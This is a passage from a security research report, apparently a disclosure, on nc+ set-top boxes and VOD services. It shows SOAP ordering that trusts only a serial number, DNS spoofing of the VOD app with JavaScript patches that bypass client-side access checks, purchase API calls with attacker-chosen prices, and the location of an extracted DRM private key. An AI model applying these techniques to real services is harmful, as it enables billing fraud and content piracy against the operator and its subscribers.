
Investigation of URLs available in the operator application revealed *VODSMSServicePort* web service endpoint handling VOD+[65] orders conducted with the use of SMS messages (Fig. 29).

The WSDL document of *VODSMSServicePort* web service also revealed the `soapAction` associated with the service and bound to non-https connection:

---

[65] VOD+ movies are the movies available to STB devices through the PushVOD. Their MPEG streams (audio, video and CA information in the form of ECM messages) are broadcasted by the operator and collected by STB devices on the attached hard drive. Upon rental, subscriber's smart card receives proper entitlement that makes it possible to decrypt ECM messages associated with a target (rented) content and the content itself.

```
<soap:operation soapAction="http://vodsms.ncplus.pl/orderProduct"style="document"/>
```



WSDL document for *VODSMSServicePort* web service

```
<wsdl:operation name="orderProduct">
    <wsdl:input message="tns:orderProduct" name="orderProduct"></wsdl:input>
    <wsdl:output message="tns:orderProductResponse" name="orderProductResponse"></wsdl:output>
</wsdl:operation>
```

```
<wsdl:message name="orderProduct">
    <wsdl:part element="tns:orderProduct" name="parameters"></wsdl:part>
</wsdl:message>
```

```
<xs:element name="orderProduct">
    <xs:complexType>
        <xs:sequence>
            <xs:element name="code" type="xs:string"/>
            <xs:element minOccurs="0" name="telephone" type="xs:string"/>
            <xs:element name="channel" type="xs:string"/>
        </xs:se
    </xs:comple
</xs:element>
```

SMS code encompassing STB serial number and movie id


Fig. 29 WSDL document for a web service handling VOD+ orders.

The above indicates that VOD+ ordering could be conducted without access to STB certificate. It relies on STB serial number for security credentials. Such valid serial numbers could be sometimes found in public posts of nc+ subscribers looking for technical support or advise related to STB operation / configuration (subscribers might not be aware that STB serial number could be treated by an operator as security sensitive data and that it should not be revealed).

We verified that VOD+ orders could be conducted through *VODSMSServicePort* web service from the Internet. Successful order was immediately indicated by a status code value encompassed in a returned XML document:

```
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <ns2:orderProductResponse xmlns:ns2="http://www.ncplus.pl/VODSMSService/">
      <vodreturn>
       <rstCode>0000</rstCode>
      </vodreturn>
    </ns2:orderProductResponse>
  </soap:Body>
</soap:Envelope>
```

Minutes following the POST request corresponding to the VOD+ order, proper entitlements were received by Conax smart card (Fig. 30).



ZAMÓWIENIE ZREALIZOWANE

53 - WSZYSTKIE PIENIĄDZE ŚWIATA

Informujemy, iż nie przysługuje Panu/Pani prawo do odstąpienia od zamówienia. Zamówienie zrealizowaliśmy za Pana/Pani zgodą, przed upływem ustawowego terminu na odstąpienie.

Fig. 30 STB screen indicating reception of Conax CAS entitlements for ordered VOD+ movie.

Issue 6 (client side access checks)

In order to verify whether the `getcol` SOAP request result was indeed the primary source of information pertaining to subscribers' access to IVOD content, we setup a custom WWW server[66] impersonating NC+ GO TV service in order for the ability to provide a set-top-box device with a specially crafted version of the IVOD application.

As the original NC+ GO VOD connection was conducted over SSL and with server's certificate check, we needed to modify the service URL. This was accomplished by the means of changing the value of `internetVodUrlWebkitApolloEnhanced` property used by the operator's application. Support for such a change has been implemented in our Proof of Concept code with the help of `-s` argument of `ivodurl` command[67]:

```
box> ivodurl -s http://ncplusgotv3.ncplus.pl
```

The original IVOD application is composed of the following files:

- `index.html`
- `jquery-1.6.2.min.js`
- `common.css`
- `common.js`

They were copied to the document root of a HTTP server running at `http://192.168.1.118` address (URL of a fake IVOD application). Additionally, a target set-top-box device was configured to

---

[66] with the help of a custom DNS server and runtime modification of NC+ GO TV URL used by the operator application.

[67] `internetVodUrlWebkitApolloEnhanced` property could be also modified through the `/flash/standalone.properties` file.


make use of our custom DNS server, which resolved `ncplusgotv3.ncplus.pl` name to `192.168.1.118`. All other DNS requests were proxied by it to the real DNS server.

This approach made it possible to implement arbitrary changes to the code of IVOD application (its code was fetched from our server by STB device).

In order to verify whether access to IVOD collections was conducted solely on a client side, the following two approaches were considered by us:

1) The fake IVOD application could have the `common.js` file changed, so that it made use of our *CGAWebOrderInterface* web service instead of the operator's one. The fake *CGAWebOrderInterface* could be setup in such a way, so that it returned an XML document indicating allowed access status for all available IVOD collections,
2) The fake IVOD application could have the `common.js` file changed, so that it made use of an original *CGAWebOrderInterface* web service, but access status to a given collection would be set to arbitrary (always allowed) value at the time of parsing an XML document returned by the legitimate web service.

We decided to proceed with the 2nd approach as it looked much simpler (quicker) to implement (a change in the application's code, no need to setup yet another web service). This is illustrated on Fig. 31.


XML parsing code for getCol result

```
function i(r){
 r.each(function(t,v){
  v=$(v);
  var s={id:v.find("numcol").text(),
         allow:(v.find("allow").text()==="true"),
         transactional:false,
         fromGetCol:true};
  …
}
```

```
allow:true,
```

ENFORCING ALWAYS ALLOWED ACCESS STATUS TO IVOD COLLECTIONS

Fig. 31 Client side code change implementing always allowed access status to IVOD collections.

We then launched the NC+ GO TV from within the set-top-box device and confirmed that the abovementioned steps were sufficient to access IVOD content we should not be allowed to access (Fig. 32). This indicates that all security checks related to subscribers access to IVOD content (collections) are conducted solely on client side.





Fig. 32 Successful playing of a movie from HBO collection as a result of a client side code change.

There is however more to this. Issue 6 indicates that license servers deployed by NC+ and responsible for issuing MS Play Ready licenses / keys for arbitrary content do not verify any subscribers rights to content. Licenses to any content were issued regardless of subscriber's / STB specific data (i.e. smart card number, serial number, MAC addr).

TVOD access checks

The code for IVOD rentals also indicated that access checks are conducted solely on a client side (Fig. 33).




TVOD entries parsing (initialization)

```
function G(J,O){
 s("parseList("+J+")");
 var N=JSON.parse(J);
 if(N&&N.totalNumber){
  var M=N.oneTimeList;
  for(var K in M){
   var L=M[K];
   var I={tVODnum:L.contentCode,
          expires:getTimestamp(L.transactionDate)+tVODConfig.tVODLifetime,
          collectionId:L.collectionCode,
          quality:L.qualit
          };
   tVODs.add(I)
  }
 }
```

```
var tVODConfig={port:"",
                prolongInterval:540000,
                subSessionTimeout:600000,
                ...
                tVODLifetime:60*60*24*2
               };
```

Fig. 33 Indication of TVOD access checks conducted on a client side.

We verified that this is the case and that access to all IVOD rentals could be accomplished without the need of any order / purchase. It only required to have the value of a single JavaScript variable of a fake IVOD application to be set to `false`[68]. This is illustrated on Fig. 34. As a result, IVOD rentals collection (Premiery VOD+) was treated as any other collection and all of its content[69] could be watched without any restrictions (due to always allowed status, also enforced by the client side code change from Fig. 31).



Collection update function


```
this.update=function(d){
  $.each(d,function(f,g){
             if(U.isSet(c[f])&&g!==c[f]){
              c[f]=d[f];
              ...
             }
             ...
      })

  this.tVODCol=false;
 }
}
```

COLLECTION FIELDS INITIALIZATION

ENFORCING VARIABLE INDICATING STANDARD VOD COLLECTION

Fig. 34 Client side code change implementing access to all VOD rentals.

Additionally, we noticed that the price and VAT arguments were expected to be provided for the purchase API call from a client side (Fig. 35).



Purchase API invocation

```
this.purchase=function(N,J,I,L,M){
 s("purchase()");
 var K={contentCode:N,price:J,tax:I,type:"TVOD"};
 if(L=="price_hd"){
  K.quality="HD"
 } else {
  if(L=="price_sd"){
   K.quality="SD"
  }
 }
 K=JSON.stringify(K);
 d(o.Purchase,p.post,K,i.Purc,function(P,O){
 ...
```

PRICE AND TAX VALUES EXPECTED TO BE PROVIDED BY A CLIENT AS INPUT ARGUMENTS TO JSON API

JSON API CALL

Fig. 35 IVOD application Purchase API invocation.

The above created a potential to either:

- accomplish arbitrary IVOD movie rentals at no cost / discounts,
- create extra and excessive charges for other, completely unaware users.

We verified that IVOD rentals could be accomplished by the means of a functionality available through the JSON API and user provided price input. Our test was constructed in the following steps:

- an account id was obtained for a given smart card id by the means of an "authenticate" call (Table 11),

---

[68] `tVODCol` variable of the main collection `update` routine defined by `defaultColl` function.


[69] nearly 800 movies.

- current status of IVOD rentals was retrieved for the retrieved account id:
  ```
  {"totalNumber":0,"oneTimeList":[]}
  ```
- arbitrary IVOD rental was conducted from within a set-top-box (original NC+ GO TV application),
- current status of IVOD rentals was retrieved for the given account id in order to confirm this was our account id[70]:
  ```
  {"totalNumber":1,"oneTimeList":[
                    {"contentCode":     "ctitpre438346",
                     "transactionDate": "2019-02-03 22:30:33",
                     "collectionCode":  "66"}]}
  ```
- two consecutive IVOD rentals were conducted through the JSON API and the following input data:
  ```
  1. {"contentCode":"ctitpre437983","price":"27.79","tax":"23"
     ,"type":"TVOD"}
  2. {"contentCode":"ctitpre437690","price":"1.01","tax":"23",
     "type":"TVOD"}
  ```
- current status of IVOD rentals was retrieved for the given account id to confirm that the rentals were successful:
  ```
  {"totalNumber":3,"oneTimeList":[
                    {"contentCode":"ctitpre438346",
                     "transactionDate":"2019-02-03 22:30:33",
                     "collectionCode":"66"},
                    {"contentCode":"ctitpre437983",
                     "transactionDate":"2019-02-03 23:06:41",
                     "collectionCode":"66"},
                    {"contentCode":"ctitpre437690",
                     "transactionDate":"2019-02-03 23:14:40",
                     "collectionCode":"66"}]}
  ```

What's in particular important is that the rentals were accomplished (Fig. 36) for user provided price input that did not correspond to the actual pricing for target movies (`9.90` and `17.90` respectively). Successful test should be indicated in the next month billing.

---

[70] we needed to be sure that we will not be messing with other users' accounts.



MOJA OFERTA 3 lut 23:29

MOJA OFERTA NC+ GO TV DOSTĘPNE

ZAMÓWIONE FILMY

ANT-MAN I OSA (HD) 5 LUT 22:30

ANT-MAN (HD) 5 LUT 23:06

BIURO LUDZKOŚCI (HD) 5 LUT 23:14

MOJE KOLEKCJE

TVN ☑

HBO ☒

NATIONAL GEOGRAPHIC ☒

1/80

Fig. 36 STB screen indicating successful VOD orders conducted through JSON API and arbitrary price input.


The functionality of IVOD application could be additionally modified by an attacker to avoid logging, tracking (Gemius / Google Analytics) and advertisements display.

DRM content protection

Access to VOD collections and assets conducted in a legitimate way or with the use of a spoofed smart card identity (or a spoofed IVOD server) results in a successful reception of a Microsoft PlayReady license from the license server (it's location is indicated by the `proxy` key for each IVOD collection).

For ITI-2851S device, the core functionality for license acquisition, processing and protected content's key usage is implemented by the `libstd_cai_client_drm_msplayready.so` library.

Upon an attempt to play a protected content, STB contacts a license server in order to acquire a valid license. The license includes a cipher key required to decrypt DRM protected content along information pertaining to the policies enforced on its use.



MTD0 (encrypted ADBDRM data)

```
24d00:   95 4C 34 44 E1 E6 BD C2 D8 50 A5 04 6E 59 C8 45
24d10:   8B 70 FD 93 6B 47 4C DD 15 D9 E7 66 81 56 D3 1F
24d20:   B6 9F B8 32 F0 CC 0B E0 24 33 D2 91 D3 69 0B D1
24d30:   BC 27 E6 3A D0 7C A3 EB 13 AD 32 BE 0C A4 EF 9A
24d40:
24d50:
24d60:
24d70:
```

```
24d00:   11 9B 05 00 1B 00 00 02 41 44 42 5F 47 4C 4F 42
24d10:   41 4C 5F 52 53 41 5F 50 52 49 56 41 54 45 5F 4B
24d20:   45 59 00 E1 F8 C4 42 DC 59 60 74 6B CA C7 E8 74
24d30:   8B 15 91 55 A0 76 71 50 A2 F5 63 39 AA 28 9C 82
24d40:   93 23 B2 CE 00
24d50:   31 13 7E 30 0B
24d60:   2A C3 FA F7 8C
24d70:   89 9A 6B 29 8D BD E4 A2 87 11 B5 4C AA B1 E0 AD
```

MTD0 (cleartext ADBDRM data)

Fig. 37 Private ADB RSA key location in ADBDRM data storage.

Although, we haven't investigated in detail the operation of Microsoft PlayReady content protection mechanism [28] in use by NC+ GO, we believe it does not matter much in the context of a demonstrated set-top-box compromise. The said compromise resulted in the following:

- fully privileged runtime access to set-top-box SW (middleware, kernel),
- compromise of ST DVB chipset (and its keys),
- compromise[71] of ADB DRM key storage (Fig. 37).

Table 13 includes some of the rationale behind our reasoning. It lists several key features of Microsoft Play Ready as depicted in [29] along the reasons for why we believe they do not matter in the context of a full STB compromise.

PLAYREADY KEY FEATURE	THE REASONS IT DOES NOT MATTER
Secure License Delivery	License delivery is protected by an asymmetric cryptography. Access to STB makes it possible to issue arbitrary license requests to a license server with the use of a compromised set-top-box RSA key.
Key Rotation	Rotated keys are delivered to the compromised STB device.
Output Protection	Complete control over STB software means any policy restrictions enforced for a played content can be bypassed.
Metering	The count of how many times a given content can be played is irrelevant as it only takes one time to successfully decrypt it / store it to file for later use and/or distribution.
Breach Response	It's difficult to detect a breach for a device mimicking a completely legitimate one. The detection of a breach may happen at a later time and only if the decrypted content contains watermarked (STB specific watermarks injected

---

[71] we made use of the functionality provided by the `libstd_drv_key.so` library to obtain decrypted content of ADBDRM data block.

	at the time of packaging the content). The description of redGalaxy Coder [30] used by a 3rd party CDN does not mention support for watermarking, the watermarking app is likely used solely on STB.

Table 13 Microsoft Play Ready features in the context of a full STB compromise.

The Base64 encoded `ProtectionHeader` of a few investigated HBO content `Manifest.ISM` files indicated that IVOD content was protected with the use of 128bit AES CTR key:

```
<PROTECTINFO>
  <KEYLEN>16</KEYLEN>
  <ALGID>AESCTR</ALGID>
</PROTECTINFO>
```

This went along the information about the redGalaxy coder. Microsoft Playready DRM, Google Widevine and AES-128-CTR decryption is used by it for encoding of live and VOD content (from source formats to formats suited for distribution in the Internet).

In the next step, we briefly investigated the `libstd_cai_client_drm_msplayready.so` library and all of CCORE[72] API calls used by it. We found out that it did not rely on chip / STB specific keys (SCK, CWPK, etc.) for DRM content decryption. The use of CCORE functionality was limited to the following:

- `OEM_DRM_Aes_CtrProcessData` subroutine initiates the CCORE (`_CAIL_CcoreOpen` call) with an argument indicating AES_CTR_128 algorithm, it sets real (non-SCK[73]) decryption keys and IV seed values (`_CCORE_SetIVSeed` call) prior to the invocation of a crypto DMA transfer (`_CAIL_CcoreTransfer` call),
- `CAIL_EfsUploadContTKInit` subroutine makes use of ADBDRM_RSA key[74] along the CCORE functionality to initiate several keys, the CCORE is initiated with an argument indicating AES_CBC_128 algorithm, the keys and IV seed are again set to real (non-SCK) values.

Taking all of the above into account, we conclude that purely software based DRM is implemented in the environment of nc+ (hardware features are not used to securely deliver the content key to a device).

As a result, we believe it is just a matter of a reverse engineering effort aimed at discovering the details pertaining to the license / content key acquisition, so that a custom client software could be developed for arbitrary downloading and decryption of nc+ IVOD files (Microsoft SMOOTH Streaming files served by CDN network). In the most naive scenario, sniffing the CCORE API should be sufficient to achieve that (to both acquire the content key and/or decrypt a given content).

---

[72] the hardware decryption engine of the STB.

[73] no chip specific value.

[74] depicted by `ADB_GLOBAL_RSA_PRIVATE_KEY`.

Exposure of other Internet VOD applications

The analysis of nc+ IVOD application revealed its integration with HBO GO:

```
var J=new defaultColl();
J.name="HBO GO";
J.picture="img/LOGO_HBOGO_316x298_MAIN_0415.png";
J.link=codes.urls.hbo+"?user="+parameters.MAC+
       "&parental="+parameters.parental;
J.pin=false;
J.show_name=true;
J.id="ext0";
```

HBO GO's set-top-box application[75] seems to be operator dependent:

```
HBOConfig = {
   ...
   appUrl: 'http://pladb.hbogo.eu',
   serviceUrl: 'http://pladb.hbogo.eu/tvservice41',
   defaultLanguage: 'POL',
